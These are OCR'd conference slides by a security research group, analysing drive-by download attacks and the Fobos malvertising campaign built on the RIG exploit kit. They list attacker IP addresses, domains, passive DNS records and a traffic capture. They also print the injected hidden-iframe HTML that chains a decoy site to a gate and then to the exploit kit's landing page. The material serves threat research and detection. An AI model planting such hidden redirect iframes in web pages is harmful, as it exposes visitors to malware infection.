Drive-by Download Must Die

Rintaro KOIKE
Syouta NAKAJIMA

Japan Security Analyst Conference 2018

nao_sec.org

Speakers

- **Rintaro KOIKE**
  - Student (Meiji University)
    - Kikn Lab
  - Collect/Observe/Analyze malicious traffic

- **Syouta NAKAJIMA**
  - Security Otaku
  - Analyze malware

nao_sec

- **Born in February 2017**

- **Activity**
  - Observation and analysis of Drive-by Download Attack
  - Development analysis tools
  - Information sharing
    - http://nao-sec.org
    - https://twitter.com/nao_sec
    - https://github.com/nao-sec


- **NOT working as security engineer**
  - Only hobby

Drive-by Download Attack

- **Overview**
  - Attack on web browser using website
  - Send an attack code to a vulnerable web browser that accessed a malicious website, download and execute malware
    - Remote Code Execution

- **Entrance**
  - Mail / SNS
  - Compromised website
  - Malicious advertisement (Malvertising)

Drive-by Download Attack




Exploit Kit

- **Division of roles**
  - Redirect to attack server with compromised site or web advertisement
    - Traffic Distribution System
  - Attack vulnerabilities and send malware
    - Exploit Kit

- **Exploit Kit as a Service**
  - The difficulty level of attack declined

Observation result in 2017


Observation result in 2017



Analysis of attack campaign


Fobos Campaign

- **Overview**
  - Began to be observed around March 2017
    - Domain registrant email was “fobos@mail.ru”
  - Malvertising attack campaign using RigEK
  - Attack using Decoy site and Gate



Fobos Campaign

- Information
  - Decoy site and Gate exist on the same IP address
  - IP address does not change for a long time and is stable
    - 2017/7/18～10/18
      - 78.47.1.204
      - 78.47.1.212
      - 78.47.1.213
    - 2017/10/23～
      - 88.198.94.51
      - 88.198.94.56
      - 88.198.94.62
  - Analysis obstruction
    - can not access more than once with the same IP address




88.198.94.62 IP address information

Country	DE
Autonomous system	24940 (Hetzner Online AG)

Passive DNS Replication ⓘ

Date resolved	Domain
2017-11-06	62lkhgfhdj62.pw
2017-11-06	bentvip.info
2017-11-03	62ikujyth.info
2017-11-03	girlsonewise.site
2017-11-03	girlsonewise99.pw
2017-10-31	62xpoint62x.xyz
2017-10-31	xpoint62.xyz
2017-10-30	slotfreex.info
2017-10-29	xpoints62.xyz
2017-10-27	62iuytfdfg.xyz

Fobos Campaign



http://monkeygohapymnimonkey2.xyz/

Monkey Go

Monkey Go Happ

Monkey Go Happy Mini Monkeys 4 is
game Monkey Go Happy Mini Monke
bit different. This one takes place insi
Mini Monkeys 4 is a sequel to the Mo
game.

This game is pretty similar to all of th
up on the same plot as well. The plot
first game is you have a job to rescue
are hiding in various places around the board levels (really random places).

Click Here to play Monkey Go Happy Mini Monkeys 4

Monkey Go Happy Mini Monkeys 4

Play Monkey Go Happy Mini Monkeys 4

Dig the Net

現在のセキュリティ設定では、お使いのコンピューターが危険にさらされています。 設定の修復(F) 設定(S)

http://bentvip.info/

Bent | App Landing Page

BENT

BRILLIANT LANDING PAGE DESIGN.
EXECUTED FOR YOUR APP

Now create a beautiful, app landing page.

DOWNLOAD

TAKE A TOUR


現在のセキュリティ設定では、お使いのコンピューターが危険にさらされています。 設定の修復(F) 設定(S)

Hudson Entertainment


現在のセキュリティ設定では、お使いのコンピューターが危険にさらされています。 設定の修復(F) 設定(S)

Fobos Campaign

- Decoy site




#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	88.198.94.62	HTTP	GET	bentvip.info	/	38,155	Decoy Site
28	88.198.94.62	HTTP	GET	62lkhgfhdj62.pw	/s3/index.php?df=631...	874	Gate
51	188.225.11.109	HTTP	GET	188.225.11.109	/?Mzc4NzE1&GvtanzAZ...	71,980	RIG_EK (Landing Page)
79	188.225.11.109	HTTP	GET	188.225.11.109	/?MzgxNTU1&RFDqvtu...	14,199	RIG_EK (Flash Exploit)




```
<div
location='back'   id='ffa'
style='width: 377px; left:-589px; color: F0E987; top:
-589px; height: 377px;
position: absolute;
'>
<iframe border='0' id='1493' save=0
src='http://62lkhgfhdj62.pw/s3/index.php?df=631135311001'
width='314' height='314' tick='1' ></iframe>
</div>
</div>
```

Fobos Campaign

- Gate



#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	88.198.94.62	HTTP	GET	bentvip.info	/	38,155	Decoy Site
28	88.198.94.62	HTTP	GET	62lkhgfhdj62.pw	/s3/index.php?df=631...	874	Gate
51	188.225.11.109	HTTP	GET	188.225.11.109	/?Mzc4NzE1&GvtanzAZ...	71,980	RIG_EK (Landing Page)
79	188.225.11.109	HTTP	GET	188.225.11.109	/?MzgxNTU1&RFDqvtu...	14,199	RIG_EK (Flash Exploit)




```
<html>
<head></head>
<body> <div> <br><div>
<div>
<iframe id="x11783" width=277 sort="0" height=277 src="http://188.225.11.109/?Mzc4NzE1&Gvtanz
</iframe>
</div><hr>&copy;
</div>
   </div>
</body>
</html>
```

Fobos Campaign

- **Consideration**
  - Decoy site
    - The characteristics of domains don’t change so much
      - monkeygohappyminimonkey4.info
      - monkeygohapymonkey.xyz
      - monkeygohapymnimonkey2.xyz
    - The domain is acquired immediately before
      - With newly.domains or etc, you can discover Decoy site
  - Gate
    - The domains used at the same time mostly consist of the same character string
      - 51ikujyth.info (88.198.94.51)
      - 56ikujyth.info (88.198.94.56)
      - 62ikujyth.info (88.198.94.62)

